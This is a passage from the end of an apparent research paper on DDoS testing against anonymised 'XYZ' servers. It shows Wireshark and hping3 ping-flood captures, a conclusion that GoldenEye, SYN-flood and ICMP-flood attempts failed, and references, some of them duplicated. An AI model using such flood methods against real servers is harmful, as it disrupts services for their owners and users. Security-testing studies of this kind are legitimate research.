                                                  ICMP     42 Echo (ping) request  id=0x115f, seq=29249/16754
└ 1992… 194.440235064 [redacted]                  ICMP     42 Echo (ping) request  id=0x115f, seq=29505/16755
└ 1992… 194.440412689                             ICMP     42 Echo (ping) request  id=0x115f, seq=29761/16756
└ 1992… 194.440462858                             ICMP     60 Echo (ping) reply    id=0x115f, seq=19520/16460
└ 1992… 194.440462946                             ICMP     60 Echo (ping) reply    id=0x115f, seq=19776/16461
└ 1992… 194.440462970                             ICMP     60 Echo (ping) reply    id=0x115f, seq=20032/16462
└ 1992… 194.440462995                             ICMP     60 Echo (ping) reply    id=0x115f, seq=20288/16463

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336    0000  70 42 d3 6d 82 27 00 0c  29 ae a9 62 08 00 45 00   pB·m·
› Ethernet II, Src: VMware_ae:a9:62 (00:0c:29:ae:a9:62), Dst: R   0010  00 1c 9b e4 00 00 40 01  84 9b c0 a8 6e 5e 22 6f   ·····
› Internet Protocol Version 4, Src: 192.168.110.94, Dst: 34.111   0020  08 ec 08 00 e9 4b 11 5f  fd 54                     ·····
› Internet Control Message Protocol

eth0: <live capture in progress>        Packets: 1992135 · Displayed: 1992135 (100.0%)    Profile: Default
```

Fig. 9. Ping Flood Attack First Results Using Hping3 and Wireshark on Kali Linux



```
dricz21_@DricZ-UB: ~
len=42 ip=[redacted] ttl=117 id=0 icmp_seq=2120 rtt=22.7 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2121 rtt=26.3 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2122 rtt=30.2 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2123 rtt=30.1 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2124 rtt=26.1 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2125 rtt=25.9 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2126 rtt=25.7 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2127 rtt=29.3 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2128 rtt=25.2 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2129 rtt=28.9 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2130 rtt=73.2 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2131 rtt=68.8 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2132 rtt=72.4 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2133 rtt=108.2 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2134 rtt=40.8 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2135 rtt=83.9 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2136 rtt=87.5 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2137 rtt=115.5 ms
len=42 ip=           ttl=117 id=0 icmp_seq=2138 rtt=87.3 ms
^C
--- [redacted] hping statistic ---
2140 packets transmitted, 2136 packets received, 1% packet loss
round-trip min/avg/max = 19.4/68.2/1100.8 ms
dricz21_@DricZ-UB:~$
```

```
Capturing from wlo1
                                                   Protocol Length Info
                                                   TCP      66 443 → 46258 [ACK] Seq=41 Ack=3 Win=10 Len=0 TSval=950828166 TSecr=54475791
                                                   TLSv1.2  105 Application Data
                                                   TCP      66 [TCP Previous segment not captured] 53302 → 443 [ACK] Seq=2 Ack=40 Win=1643 Len=0…
                                                   TCP      66 443 → 53302 [FIN, ACK] Seq=40 Ack=2 Win=8 Len=0 TSval=2626903568 TSecr=3954192583
                                                   TCP      66 [TCP Retransmission] 443 → 53302 [FIN, ACK] Seq=40 Ack=2 Win=8 Len=0 TSval=262690…
                                                   TCP      78 53302 → 443 [ACK] Seq=2 Ack=41 Win=1643 Len=0 TSval=3954592647 TSecr=2626903628 S…
                                                   TCP      66 53302 → 443 [FIN, ACK] Seq=2 Ack=41 Win=1643 Len=0 TSval=3954592647 TSecr=2626903…
                                                   TCP      66 443 → 53302 [ACK] Seq=41 Ack=3 Win=8 Len=0 TSval=2626903693 TSecr=3954592647
                                                   TLSv1.2  105 Application Data
                                                   TCP      66 [TCP Previous segment not captured] 41714 → 443 [ACK] Seq=2 Ack=40 Win=501 Len=0 …
                                                   TCP      66 443 → 41714 [FIN, ACK] Seq=40 Ack=2 Win=8 Len=0 TSval=1406804424 TSecr=3554005293
5561 227.115877479 192.168.110.172  104.18.37.100  TCP      66 41714 → 443 [FIN, ACK] Seq=2 Ack=41 Win=501 Len=0 TSval=3554405289 TSecr=14068044…
5562 227.215265571 104.18.37.100    192.168.110.172 TCP     66 443 → 41714 [ACK] Seq=41 Ack=3 Win=8 Len=0 TSval=1406804469 TSecr=3554405289
5563 231.003703462 RuijieNetwor_6d:82:… ChongqingFug_4e:a4:… ARP 56 Who has 192.168.110.172? Tell 192.168.110.1
5564 231.003721996 ChongqingFug_4e:a4:… RuijieNetwor_6d:82:… ARP 42 192.168.110.172 is at 5c:ba:ef:4e:a4:1d

› Frame 1: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on inter   0000  5c ba ef 4e a4 1d 70 42  d3 6d 82 27 08 00 45 00   \··N··pB·m·'··E·
› Ethernet II, Src: RuijieNetwor_6d:82:27 (70:42:d3:6d:82:27), Dst: ChongqingFug_   0010  00 7d 1b 12 00 00 79 06  fd b0 d8 ef 20 74 c0 a8   ·}····y····· t··
› Internet Protocol Version 4, Src: 216.239.32.116, Dst: 192.168.110.172           0020  6e ac 01 bb 9c 62 28 ed  d7 2e a2 dc 08 f8 80 18   n····b(··.······
› Transmission Control Protocol, Src Port: 443, Dst Port: 40834, Seq: 1, Ack: 1,   0030  01 21 de 8d 00 00 01 01  08 0a 8d 04 0c a1 be 78   ·!·············x
› Transport Layer Security                                                          0040  1e a7 17 03 03 00 44 6f  2c 0a 59 e0 10 c8 01 56   ······Do,·Y····V
                                                                                    0050  e8 0a d1 3b a2 c4 6f 12  44 87 d7 7c 4a 27 03 69   ···;··o·D··|J'·i
                                                                                    0060  d0 ec e3 b4 43 31 a0 44  dd 83 10 91 c3 1b 71 da   ····C1·D······q·
                                                                                    0070  95 a8 67 72 dd 08 d1 4c  3a ca e7 66 7c d5 0c 43   ··gr···L:··f|··C
                                                                                    0080  09 c0 83 7a d1 b9 ff f6  46 3b cb                  ···z····F;·

wlo1: <live capture in progress>        Packets: 5564 · Displayed: 5564 (100.0%)    Profile: Default
```

Fig. 10. Ping Flood Attack Second Results Using Hping3 and Wireshark on Linux Ubuntu

V. CONCLUSION

The study concludes that DDoS attacks on XYZ websites and servers fail to achieve their desired goals due to the robust security systems in place. The research utilized Goldeneye on Kali Linux, running through a Virtual Machine, and found that the performance of the attack was affected by the hardware specifications of the device used. Factors such as memory and processor greatly influenced the performance of the Virtual Machine and Goldeneye. While it cannot be entirely ruled out that there are no vulnerabilities to DDoS attacks, the study suggests that potential vulnerabilities in XYZ websites and servers are almost non-existent. However, it acknowledges that no security system can provide a 100% guarantee against all types of attacks conducted by hackers.

Moreover, the security system of the XYZ website and server is quite strong, as it can withstand prolonged DDoS attacks carried out by researchers through continuous efforts. Additionally, despite the varied nature of some attacks, the impact of these attacks was minimal, and the XYZ website and server remained secure. Furthermore, related to several other strategies that researchers employed during the study, such as experimenting with TCP Syn Flood and Ping Flood (ICMP Flood) attacks, the desired results were still not achieved.

REFERENCES

[1] Schneier, B. (2003). "Beyond Fear: Thinking Sensibly About Security in an Uncertain World." Springer.

[2] Mirkovic, J., & Reiher, P. (2004). "A taxonomy of DDoS attack and DDoS defense mechanisms." ACM SIGCOMM Computer Communication Review, 34(2), 39-53.

[3] Beitollahi, H., & Deconinck, G. (2012). "Analyzing well-known countermeasures against distributed denial of service attacks." Computer Communications, 35(11), 1312-1332.

[4] Puketza, N., Chung, K., Olsson, R., & Mukherjee, B. (1997). "A software platform for testing intrusion detection systems." IEEE Software, 14(5), 43-51.

[5] Bhuyan, M. H., Bhattacharyya, D. K., & Kalita, J. K. (2015). "An empirical evaluation of information metrics for low-rate and high-rate DDoS attack detection." Pattern Recognition Letters, 51, 1-7.

[6] Yu, S., Thapngam, T., Zhou, W., Jiankun, H., & Doss, R. (2010). "An efficient DDoS attack detection mechanism based on entropy estimation." Proceedings of the 7th IEEE International Conference on Service-Oriented Computing and Applications (SOCA), 1-8.

[7] Moore, D., Voelker, G. M., & Savage, S. (2001). "Inferring internet denial-of-service activity." Proceedings of the 10th USENIX Security Symposium, 9-22.

[8] Douligeris, C., & Mitrokotsa, A. (2004). "DDoS attacks and defense mechanisms: classification and state-of-the-art." Computer Networks, 44(5), 643-666.

[9] Peng, T., Leckie, C., & Ramamohanarao, K. (2007). "Survey of network-based defense mechanisms countering the DoS and DDoS problems." ACM Computing Surveys (CSUR), 39(1), 1.

[10] Meadows, C. (1999). "A formal framework and evaluation method for network denial of service." Proceedings of the 12th IEEE Computer Security Foundations Workshop, 4-13.

[11] Murdoch, S. J., & Zieliński, P. (2004). "Low-cost traffic analysis of Tor." Proceedings of the IEEE Symposium on Security and Privacy, 183-195.

[12] Wang, H., Zhang, D., & Shin, K. G. (2002). "Detecting SYN flooding attacks." Proceedings of the IEEE INFOCOM, 3, 1530-1539.

[13] Li, J., Mirkovic, J., Wang, M., Reiher, P., & Zhang, L. (2002). "SAVE: Source address validity enforcement protocol." Proceedings of the IEEE INFOCOM, 3, 1557-1566.

[14] Mahajan, R., Bellovin, S. M., Floyd, S., Ioannidis, J., Paxson, V., & Shenker, S. (2002). "Controlling high bandwidth aggregates in the network." ACM SIGCOMM Computer Communication Review, 32(3), 62-73.

[15] Beitollahi, H., & Deconinck, G. (2012). "Analyzing well-known countermeasures against distributed denial of service attacks." Computer Communications, 35(11), 1312-1332.

[16] Douligeris, C., & Mitrokotsa, A. (2004). "DDoS attacks and defense mechanisms: classification and state-of-the-art." Computer Networks, 44(5), 643-666.

[17] Kumar, R., et al. (2015). "Vulnerability analysis of web servers against Slowloris attack." International Journal of Computer Applications, 112(9).

[18] Kaur, K., & Kaur, P. (2014). "DDoS attack prevention and mitigation techniques: A review." International Journal of Computer Applications, 94(4).

[19] Hussain, A., Heidemann, J., & Papadopoulos, C. (2003). "A framework for classifying denial of service attacks." Proceedings of the 2003 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications, 99-110.

[20] Karami, M., & McCoy, D. (2013). "Understanding the emerging threat of DDoS-as-a-service." Proceedings of the 2013 ACM SIGCOMM Conference on Internet Measurement Conference, 349-354.

[21] He, J., Chan, K., & Guizani, M. (2007). "Network-based detection and defense for DDoS attacks: a review." IEEE Systems Journal, 3(4), 503-513.

[22] Li, Z., Yuan, Y., Chen, X., & Li, Y. (2008). "Tunable parameters in QoS metrics for DDoS attack detection." International Journal of Security and Its Applications, 2(3), 17-28.